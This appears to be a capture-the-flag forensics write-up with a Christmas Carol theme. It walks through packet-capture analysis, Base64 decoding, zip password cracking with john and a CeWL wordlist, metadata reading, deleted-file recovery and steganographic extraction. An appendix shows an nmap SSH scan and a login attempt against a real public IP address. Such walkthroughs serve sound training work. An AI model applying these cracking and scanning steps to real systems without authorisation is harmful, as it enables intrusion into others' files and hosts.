1993	311.6528050	10.10.10.123	10.10.10.10	TCP	74	46799-80 [SYN] Seq=0 win=29200 Len=0 MSS=1460 SACK_PERM=1 Tsval=906426883 TSecr=0 WS=1024
1994	311.6528720	10.10.10.10	10.10.10.123	TCP	74	80-46799 [SYN, ACK] Seq=0 Ack=1 win=14480 Len=0 MSS=1460 SACK_PERM=1 Tsval=588618 TSecr=906426883 WS=4
1995	311.6533650	10.10.10.123	10.10.10.10	TCP	66	46799-80 [ACK] Seq=1 Ack=1 win=29696 Len=0 Tsval=906426883 TSecr=588618
1996	311.6536450	10.10.10.123	10.10.10.10	HTTP	524	GET /phpfreechat-2.1.0/server/users/d5c1bc63db3b1c59cc312503433470270e146e24/pending/ HTTP/1.1
1997	311.6536960	10.10.10.10	10.10.10.123	TCP	66	80-46799 [ACK] Seq=1 Ack=459 win=15552 Len=0 Tsval=588618 TSecr=906426883
1998	311.6614650	10.10.10.10	10.10.10.123	HTTP	483	HTTP/1.1 200 OK (application/json)
1999	311.6620280	10.10.10.123	10.10.10.10	TCP	66	46799-80 [ACK] Seq=459 Ack=418 win=30720 Len=0 Tsval=906426885 TSecr=588620
2000	312.1302930	10.10.10.124	10.10.10.10	HTTP	745	POST /phpfreechat-2.1.0/server/channels/xxx/msg/ HTTP/1.1 (application/json)
2001	312.1400470	10.10.10.10	10.10.10.124	HTTP	805	HTTP/1.1 201 Created (application/json)
2002	312.1407950	10.10.10.10	10.10.10.10			
2003	312.7474710	10.10.10.122	172.16.0.1			
2004	312.7474960	10.10.10.1	10.10.10.122			
2005	315.5375910	10.10.10.124	10.10.10.10			
2006	315.5506900	10.10.10.10	10.10.10.124			
2007	315.5516920	10.10.10.124	10.10.10.10			
2008	316.6612610	10.10.10.123	10.10.10.10			

Wireshark: 1197 Expert Infos

Errors: 0 (0) Warnings: 6 (6) Notes: 2 (52) Chats: 28 (1137) Details: 1197 Packet Comments: 2

No Summary

- 2000 VVNCIFNY3JldCAjMjogWW91ciBkZW1pc2UgaXMgYSZzb3VyY2Ugb2YgcmsVsaWVmLg==
- 2105 <https://code.google.com/p/f5-steganography/>

Limit to display filter

Help Close

0000 00 0c 29 38 fa 1a 0c 4d e9 c3 a8 2b 08 00 45 00 ..)8...M ...+..E.  
0010 02 db 4f 55 40 00 40 06 c0 2e 0a 0a 0a 7c 0a 0a ..0u@.@. ....|..  
0020 0a 0a f7 b2 00 50 28 02 a6 2c 74 7a 8b b7 80 18 .....P(. .,tz....  
0030 10 08 eb c6 00 00 01 01 08 0a 5d 3c cb dd 00 08 ..... ..]<....  
0040 fa 31 50 4f 53 54 20 2f 70 68 70 66 72 65 65 63 .iPOST / phpfreec  
0050 68 61 74 2d 32 2e 31 2e 30 2f 73 65 72 76 65 72 hat-2.1. 0/server  
0060 2f 63 68 61 6e 6e 65 6c 73 2f 78 78 78 2f 6d 73 /channel s/xxx/ms  
0070 67 2f 20 48 54 54 50 2f 31 2e 31 0d 0a 48 6f 73 g/ HTTP/ 1.1..Hos

# USB Secret #2

Frame No.2000 has a comment.

VVNCIFNIY3JldCAjMjogWW91ciBkZW1pc2UgaXMgYSBzb3VyY2Ugb2YgcmVsaWVmLg==

This comment is Base64 format. Use Burp Suite(<http://portswigger.net/burp/>) to decode it.

The image shows two overlapping windows. The top window is Wireshark, displaying a list of packets. Packet 2000 is highlighted in blue, with its comment field containing the Base64 string: VVNCIFNIY3JldCAjMjogWW91ciBkZW1pc2UgaXMgYSBzb3VyY2Ugb2YgcmVsaWVmLg==. Packet 2105 is highlighted in green, with its comment field containing the URL: https://code.google.com/p/f5-steganography/. The bottom window is Burp Suite Free Edition v1.5, showing the 'Decoder' tab. The Base64 string from packet 2000 is pasted into the input field. The 'Text' radio button is selected, and the 'Decode as ...' dropdown is set to 'Base64 Decode'. The output field at the bottom shows the decoded text: USB Secret #2: Your demise is a source of relief.. A blue arrow points from the Base64 string in Wireshark to the input field in Burp Suite. A red arrow points from the decoded text in Burp Suite to the output field.

Frame No.2105 has a comment, this is hint for USB Secret #4. (I solved #2 after #4 though.)

# USB Secret #3

“Bed\_Curtains.zip” is a password protected zip file.

Use John the Ripper(zip2john, john: <http://www.openwall.com/john/>) to crack password with custom password list(See Next slide).

PASSWORD is “shambolic”.

Unzip Bed\_Curtains.zip with the password and then extract “Bed\_Curtains.png”.

```
student@netwars:~$ zip2john Desktop/Bed_Curtains.zip > bed_zip.hashes
Desktop/Bed_Curtains.zip->Bed_Curtains.png PKZIP Encr: 2b chk, TS_chk, cmplen=1429113, decmplen=1434946, crc=2A9C8C9D

student@netwars:~$ cat bed_zip.hashes
Desktop/Bed_Curtains.zip:$pkzip$1*2*3*0*15ce79*15e542*2a9c8c9d*0*4a*8*18*4d1a*Desktop/Bed_Curtains.zip*$/pkzip$
```

```
student@netwars:~$ john --wordlist=2014.txt bed_zip.hashes
Loaded 1 password hash (PKZIP [32/32])
shambolic      (Desktop/Bed_Curtains.zip)
guesses: 1  time: 0:00:00:02 DONE (Sun Dec 28 07:55:38 2014)  c/s: 1321K  trying: shambrly - shambertone
Use the "--show" option to display all of the cracked passwords reliably
student@netwars:~$ john --show bed_zip.hashes
Desktop/Bed_Curtains.zip:shambolic
```

1 password hash cracked, 0 left

```
student@netwars:~/Desktop$ unzip Bed_Curtains.zip
Archive:  Bed_Curtains.zip
[Bed_Curtains.zip] Bed_Curtains.png password:
  inflating: Bed_Curtains.png
student@netwars:~/Desktop$ ls
Bed_Curtains.png
Bed_Curtains.zip
```

[Bed\_Curtains.png]

“What do you call this?” said Joe, “Bed-curtains!”

“Ah!” returned the woman, laughing and leaning forward on her crossed arms. “Bed-curtains!”

“You don’t mean to say you took ‘em down, rings and all, with him lying there?” said Joe.

“Yes I do,” replied the woman. “Why not?”

“You were born to make your fortune,” said Joe, “and you’ll certainly do it.”

“I certainly shan’t hold my hand, when I can get anything in it by reaching it out, for the sake of such a man as he was, I promise you, Joe,” returned the woman coolly. “Don’t drop that oil upon the blankets, now.”

“His blankets?” asked Joe.

“Whose else’s do you think?” replied the woman. “He isn’t likely to take cold without ‘em, I dare say.”

“I hope he didn’t die of anything catching? Eh?” said old Joe, stopping in his work, and looking up.

“Don’t you be afraid of that,” returned the woman. “I ain’t so fond of his company that I’d loiter about him for such things, if he did, Ah! You may look through that shirt till your eyes ache; but you won’t find a hole in it, nor a threadbare place. It’s the best he had, and a fine one too. They’d have wasted it, if it hadn’t been for me.”

“What do you call wasting of it?” asked old Joe.

“Putting it on him to be buried in, to be sure,” replied the woman with a laugh. “Somebody was fool enough to do it, but I took it off again. If calico an’t good enough for such a purpose, it isn’t good enough for anything. It’s quite as becoming to the body. He can’t look uglier than he did in that one.”




# USB Secret #3

Use CeWL(<http://digi.ninja/projects/cewl.php>) to create custom password list.

```
./cewl.rb -v --depth 0 -w 2014.txt http://www.scrooge-and-marley.com/
```

HTML Source

<http://www.scrooge-and-marley.com/>



```
Source of: http://www.scrooge-and-marley.com/ - Mozilla Firefox
File Edit View Help
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4 <meta charset="UTF-8">
5 <title>Scrooge-and-Marley</title>
6 <link rel="stylesheet" href="https://
7 <link rel="stylesheet" href="https://
8 <link rel="stylesheet" type="text/css
9 <style type="text/css">
10     /* shambolic CSS, natch */
11     body {
12         background-color: #E9DD09;
13         text-align:center;
14         display: inline;
15
16         /* ninjitsu: css style. */
```

```
root@netwars:/opt/tools/web/cewl# ./cewl.rb -v --depth 0 -w 2014.txt http://www.scrooge-and-marley.com/
Starting at http://www.scrooge-and-marley.com/
Visiting: http://www.scrooge-and-marley.com/, got response code 200
Attribute text found:
```

# USB Secret #3

“Bed\_Curtains.png” has a comment.  
Use exiftool to view comment.

```
student@netwars:~/Desktop$ exiftool Bed_Curtains.png
ExifTool Version Number      : 9.27
File Name                    : Bed_Curtains.png
Directory                   : .
File Size                    : 1401 kB
File Modification Date/Time  : 2014:12:09 09:40:52-05:00
File Access Date/Time       : 2014:12:09 00:00:00-05:00
File Inode Change Date/Time  : 2014:12:28 08:08:54-05:00
File Permissions             : rwxrwxrwx
File Type                   : PNG
MIME Type                   : image/png
Image Width                  : 1369
Image Height                 : 1046
Bit Depth                   : 8
Color Type                   : RGB with Alpha
Compression                  : Deflate/Inflate
Filter                      : Adaptive
Interlace                   : Noninterlaced
SRGB Rendering              : Perceptual
XMP Toolkit                  : XMP Core 5.4.0
Photometric Interpretation   : RGB
Orientation                  : Horizontal (normal)
Comment                     : USB Secret #3: Your demise is a source of gain for others.
Exif Byte Order              : Big-endian (Motorola, MM)
X Resolution                 : 72
Y Resolution                 : 72
Resolution Unit              : inches
Modify Date                  : 2034:12:25 13:30:00
Y Cb Cr Positioning         : Centered
Image Size                   : 1369x1046
student@netwars:~/Desktop$ exiftool Tiny_Tom_Crutches_Final.jpg
ExifTool Version Number      : 9.27
File Name                    : Tiny_Tom_Crutches_Final.jpg
Directory                   : .
```



# USB Secret #4

“Tiny\_Tom\_Crutches\_Final.jpg” is a deleted file.  
Use FTK Imager or SIFT Workstation to recover this file.

This file has a comment.

Use exiftool to view comment.

“JPEG Encoder Copyright 1998, James R. Weeks and BioElectroMech.”  
I Googled it!


```
student@netwars:~/Desktop$ exiftool Tiny_Tom_Crutches_Final.jpg
ExifTool Version Number      : 9.27
File Name                    : Tiny_Tom_Crutches_Final.jpg
Directory                   : .
File Size                    : 48 kB
File Modification Date/Time  : 2034:12:25 22:10:10-05:00
File Access Date/Time       : 2014:12:28 08:10:58-05:00
File Inode Change Date/Time : 2014:12:28 08:10:58-05:00
File Permissions            : rwxrw-rw-
File Type                   : JPEG
MIME Type                   : image/jpeg
JFIF Version                : 1.00
Resolution Unit             : None
X Resolution                 : 1
Y Resolution                 : 1
Comment                     : JPEG Encoder Copyright 1998, James R. Weeks and BioElectroMech.
Image Width                 : 600
Image Height                : 450
Encoding Process            : Baseline DCT, Huffman coding
Bits Per Sample             : 8
Color Components            : 3
Y Cb Cr Sub Sampling       : YCbCr4:2:0 (2 2)
Image Size                  : 600x450
```

[Tiny\_Tom\_Crutches\_Final.jpg]



# USB Secret #4

f5-steganography (<https://code.google.com/p/f5-steganography/>) is a tool to embed a file in a picture.



The screenshot shows the Code.google.com project page for f5-steganography. The browser address bar displays the URL <https://code.google.com/p/f5-steganography/>. The page title is "f5-steganography" with the subtitle "F5 Algo for JPEG Steganography". Navigation links include "Project Home", "Downloads", "Wiki", "Issues", and "Source". The "Summary" tab is selected, showing "Project Information" and "F5 Steganography in Java".

**Project Information**

- [Project feeds](#)
- Code license**  
[GNU Lesser GPL](#)
- Labels**  
Academic, Images, Security, Encrption, Steganography, Java, Pictures
- Members**  
[cgaffga](#)  
[1 committer](#)  
[3 contributors](#)

**Featured**

- Downloads**  
[f5.jar](#)  
[Show all »](#)

**Links**

- External links**  
[SVN Access](#)  
[Original Publication](#)  
[Breaking F5](#)  
[Online Demo](#)  
[DCT Watermark](#)

**F5 Steganography in Java**

F5 is a steganography algo for hiding information in JPEG images. Unless other implementations it really hides it inside the image itself (not in metadata/comment fields or appended to the end of the file).

This project hosts the source code for a Java F5 steganography implementation as open source.

Credits for this go to Andreas Westfeld, it's base on his work.

Copy from [original paper](#):

*Abstract. Many steganographic systems are weak against visual and statistical attacks. Systems without these weaknesses offer only a relatively small capacity for steganographic messages. The newly developed algorithm F5 withstands visual and statistical attacks, yet it still offers a large steganographic capacity. F5 implements matrix encoding to improve the efficiency of embedding. Thus it reduces the number of necessary changes. F5 employs permutative straddling to uniformly spread out the changes over the whole steganogram.*

**Example Usage**

Download the [f5.jar](#), and start it via Java from the command line. To **embed** a file called `msg.txt` in a picture called `pic.jpg` run the following:

```
java -jar f5.jar e -e msg.txt pic.jpg out.jpg
```

To **extract** a message from a picture call you call this:

```
java -jar f5.jar x -e out.txt pic.jpg
```

You can also give a password to protect the data or specify the image quality for the JPEG, e.g.:

```
java -jar f5.jar e -e msg.txt -p mypasswd -q 70 in.jpg out.jpg
java -jar f5.jar x -p mypasswd -e out.txt in.jpg
```

# USB Secret #4

Use f5-steganography to extract secret message.  
Password is tool's default "abc123". (I don't need specify a password.)


To extract secret message from jpeg file:

```
java -jar f5.jar x -p abc123 -e output.txt Tiny_Tom_Crutches_Final.jpg
```

```
C:\¥java_stego>java -jar f5.jar x -p abc123 -e output.txt Tiny_Tom_Crutches_Final.jpg
Huffman decoding starts
Permutation starts
423168 indices shuffled
Extraction starts
Length of embedded file: 116 bytes
(1, 127, 7) code used
```

```
C:\¥java_stego>type output.txt
Tiny Tom has died.
```

USB Secret #4: You can prevent much grief and cause much joy. Hack for good, not evil or greed.



# Appendix A

Also, 173.255.233.59 open SSH(port 22/TCP) with public key auth.

```
C:¥nmap>nmap -sS -sV --script="*ssh*" -PN -p22 173.255.233.59
```

```
Starting Nmap 6.46 ( http://nmap.org ) at 2014-12-30 22:36 東京 (標準時)
```

```
Nmap scan report for li243-59.members.linode.com (173.255.233.59)
```

```
Host is up (0.24s latency).
```

```
PORT      STATE SERVICE VERSION
```

```
22/tcp open  ssh      OpenSSH 6.0p1 Debian 4+deb7u2 (protocol 2.0)
```

```
ssh-hostkey:
```

```
1024 88:b1:3c:7c:73:c8:f2:7f:91:59:48:83:76:76:53:01 (DSA)
```

```
2048 b3:7e:f2:72:01:d6:05:45:b3:42:fc:6c:9d:7f:07:22 (RSA)
```

```
256 ef:a3:59:30:ac:47:f5:d0:54:30:99:29:73:d8:c3:fd (ECDSA)
```

```
ssh2-enum-algos:
```

```
kex_algorithms: (7)
```

```
ecdh-sha2-nistp256
```

```
ecdh-sha2-nistp384
```

```
ecdh-sha2-nistp521
```

```
diffie-hellman-group-exchange-sha256
```

```
diffie-hellman-group-exchange-sha1
```

```
diffie-hellman-group14-sha1
```

```
diffie-hellman-group1-sha1
```

```
server_host_key_algorithms: (3)
```

```
ssh-rsa
```

```
ssh-dss
```

```
ecdsa-sha2-nistp256
```

```
encryption_algorithms: (13)
```

```
aes128-ctr
```

```
root@siftworkstation:/# ssh 173.255.233.59
Permission denied (publickey).
```

# Appendix B

All IM messages in “hh2014-chat.pcapng”.

Use Chaosreader(<http://chaosreader.sourceforge.net/>) to extract IM messages.

```
{"error":"Need authentication","errorCode":40301}
{"id":"2a368e544111c18030856a46320200e68ad8a263","name":"csmith","role":"user"}:::{"users":{"2a368e544111c18030856a46320200e68ad8a263":
{"name":"csmith","role":"user","timestamp":"2050686000","id":"2a368e544111c18030856a46320200e68ad8a263"},"d5c1bc63db3b1c59cc3125034334702
70e146e24":{"name":"ssmith","role":"user","timestamp":"2050685966","id":"d5c1bc63db3b1c59cc312503433470270e146e24"}}, "op":
["d5c1bc63db3b1c59cc312503433470270e146e24"]}
{"id":"2050686064.4648.7a3afc70717ab3.80889290","sender":"2a368e544111c18030856a46320200e68ad8a263","recipient":"channel|
xxx","type":"msg","body":"My Darling Husband, I do so appreciate your checking with Mr. Scrooge about the status of our debts. If he would grant us just
one more month, we may be able scrape together enough to meet him minimum payment and stay out of debtor's prison. Please tell me of your progress,
my love.","timestamp":2050686064}
{"id":"2050686089.2728.7a3afc89429941.79812946","sender":"d5c1bc63db3b1c59cc312503433470270e146e24","recipient":"channel|
xxx","type":"msg","body":"As promised, I have indeed reached out to Mr. Scrooge to discuss our financial affairs with him, dear.","timestamp":2050686089}
{"id":"2050686101.3766.7a3afc955bf246.40975752","sender":"2a368e544111c18030856a46320200e68ad8a263","recipient":"channel|
xxx","type":"msg","body":"Is it good... or bad?","timestamp":2050686101}
{"id":"2050686107.8026.7a3afc9bc3f220.33371795","sender":"d5c1bc63db3b1c59cc312503433470270e146e24","recipient":"channel|
xxx","type":"msg","body":"Bad.","timestamp":2050686107}
{"id":"2050686121.0941.7a3afca916fa77.77876126","sender":"2a368e544111c18030856a46320200e68ad8a263","recipient":"channel|
xxx","type":"msg","body":"We are quite ruined.","timestamp":2050686121}
{"id":"2050686139.2382.7a3afcb3a2774.07852556","sender":"d5c1bc63db3b1c59cc312503433470270e146e24","recipient":"channel|
xxx","type":"msg","body":"No. There is hope yet, Caroline.","timestamp":2050686139}
{"id":"2050686166.3458.7a3afcd6546eb7.19699057","sender":"2a368e544111c18030856a46320200e68ad8a263","recipient":"channel|
xxx","type":"msg","body":"If he relents, there is. Nothing is past hope, if such a miracle has happened.","timestamp":2050686166}
{"id":"2050686180.628.7a3afce4995195.67896075","sender":"d5c1bc63db3b1c59cc312503433470270e146e24","recipient":"channel|
xxx","type":"msg","body":"He is past relenting. He is dead.","timestamp":2050686180}
{"id":"2050686208.1888.7a3afd002e16a8.60198759","sender":"2a368e544111c18030856a46320200e68ad8a263","recipient":"channel|
xxx","type":"msg","body":"That is wondrous news! To whom will our debt be transferred?","timestamp":2050686208}
{"id":"2050686258.0418.7a3afd320a3816.89103764","sender":"d5c1bc63db3b1c59cc312503433470270e146e24","recipient":"channel|
xxx","type":"msg","body":"I don't know. But before that time we shall be ready with the money. And even if we are not, it would be a bad fortune indeed to
find so merciless a creditor in his successor. We may sleep tonight with light hearts, Caroline!","timestamp":2050686258}
{"id":"2050686293.3549.7a3afd5556a476.91742867","sender":"2a368e544111c18030856a46320200e68ad8a263","recipient":"channel|
xxx","type":"msg","body":"I've just told our children about Mr. Scrooge's death, and all of their faces are brighter for it. We now have a very happy house. I
so love you.","timestamp":2050686293}
{"id":"2050686313.8318.7a3afd69cb12d9.50729750","sender":"d5c1bc63db3b1c59cc312503433470270e146e24","recipient":"channel|
xxx","type":"msg","body":"I shall see you soon, my dear. Lovingly -- Samuel.","timestamp":2050686313}
```

# Appendix C

“hh2014-chat.pcapng” contains some interesting packets(SNMP and UPnP etc.).

No.	Time	Source	Destination	Protocol	Length	Info
57	11.14645300	10.10.10.122	172.16.0.4	SNMP	134	get-request 1.3.6.1.4.1.2435.2.3.9.4.2.1.5.5.6.
58	11.14646700	10.10.10.122	172.16.0.3	SNMP	91	get-request 1.3.6.1.4.1.2435.2.4.3.1240.1.3.0

Frame 57: 134 bytes on wire (1072 bits), 134 bytes captured (1072 bits) on interface 0

- Ethernet II, Src: f0:de:f1:5f:01:f2 (f0:de:f1:5f:01:f2), Dst: 02:00:c0:00:00:00 (02:00:c0:00:00:00)
- Internet Protocol Version 4, Src: 10.10.10.1, Dst: 172.16.0.4
- User Datagram Protocol, Src Port: 51786, Dst Port: 162
- Simple Network Management Protocol
  - version: version-1 (0)
  - community: public
  - data: get-request (0)
    - get-request
      - request-id: 221092
      - error-status: noError (0)
      - error-index: 0
      - variable-bindings: 3 items
        - 1.3.6.1.4.1.2435.2.3.9.4.2.1.5.5.6.
          - Object Name: 1.3.6.1.4.1.2435.2.3.9.4.2.1.5.5.8.
          - value (Null)
        - 1.3.6.1.2.1.43.16.5.1.2.1.1: value (Null)
        - 1.3.6.1.4.1.2435.2.4.3.1240.1.3.0: value (Null)

No.	Time	Source	Destination	Protocol	Length	Info
1312	206.19993570	10.10.10.1	10.10.10.122	HTTP/XMII	686	NOTIFY /upnp/eventing/lccsnbozse HTTP/1.1
1319	206.20696600	10.10.10.1	10.10.10.122	HTTP/XMII	686	NOTIFY /upnp/eventing/gplojtiabu HTTP/1.1
1395	220.20978000	10.10.10.1	239.255.255.250	SSDP	389	NOTIFY * HTTP/1.1
1740	274.22325500	10.10.10.1	239.255.255.250	SSDP	389	NOTIFY * HTTP/1.1
2069	329.23482800	10.10.10.1	239.255.255.250	SSDP	389	NOTIFY * HTTP/1.1
2185	344.98442800	10.10.10.122	10.10.10.1	HTTP	272	SUBSCRIBE /event?wFAWLANConfig HTTP/1.1

Frame 1319: 686 bytes on wire (5488 bits), 686 bytes captured (5488 bits) on interface 0

- Ethernet II, Src: 58:6d:8f:07:4e:8d (58:6d:8f:07:4e:8d), Dst: f0:de:f1:5f:01:f2 (f0:de:f1:5f:01:f2)
- Internet Protocol Version 4, Src: 10.10.10.1 (10.10.10.1), Dst: 10.10.10.122 (10.10.10.122)
- Transmission Control Protocol, Src Port: 59936 (59936), Dst Port: 2869 (2869), Seq: 100000000, Win: 0, Len: 686
- Hypertext Transfer Protocol
  - Content-Type: text/xml
  - Content-Length: 416
  - NT: upnp:event
  - NTS: upnp:propchange
  - SID: uuid:134x-644x-3x
  - SEQ: 1
  - Connection: close
  - HTTP/1.1 200 OK
  - Server: Microsoft-HTTPAPI/2.0
  - Date: Tue, 09 Dec 2014 19:02:34 GMT
  - Connection: close
  - Content-Length: 0

Follow TCP Stream (tcp.stream eq 90)

Stream Content

```
NOTIFY /upnp/eventing/gplojtiabu HTTP/1.1
Host: 10.10.10.122:2869
Content-Type: text/xml
Content-Length: 416
NT: upnp:event
NTS: upnp:propchange
SID: uuid:134x-644x-3x
SEQ: 1
Connection: close

<e:propertyset xmlns:e="urn:schemas-upnp-org:event-1-0">
  <e:property-<STaStatus>1</STaStatus></e:property>
  <e:property-<APStatus>1</APStatus></e:property>
  <e:property-<WLANEvent>ALM00jQz0jhgOkNE0jEyojIXEE0AARAOQ0GABAIAAJDI8BHABAH/7
  +Fkx9fV7fHaStyBxiZEFQACAAKAFByBAAFEDWAQMQAGACAAQACAAQACAAQADTDFECMAB0XHLVA3NjK
  QJAAHTEctUDc20RARAA1M190b9fDxmQSQAGdcQAeG/WLANEvent<</e:property>
</e:propertyset>

HTTP/1.1 200 OK
Server: Microsoft-HTTPAPI/2.0
Date: Tue, 09 Dec 2014 19:02:34 GMT
Connection: close
Content-Length: 0
```

*The End*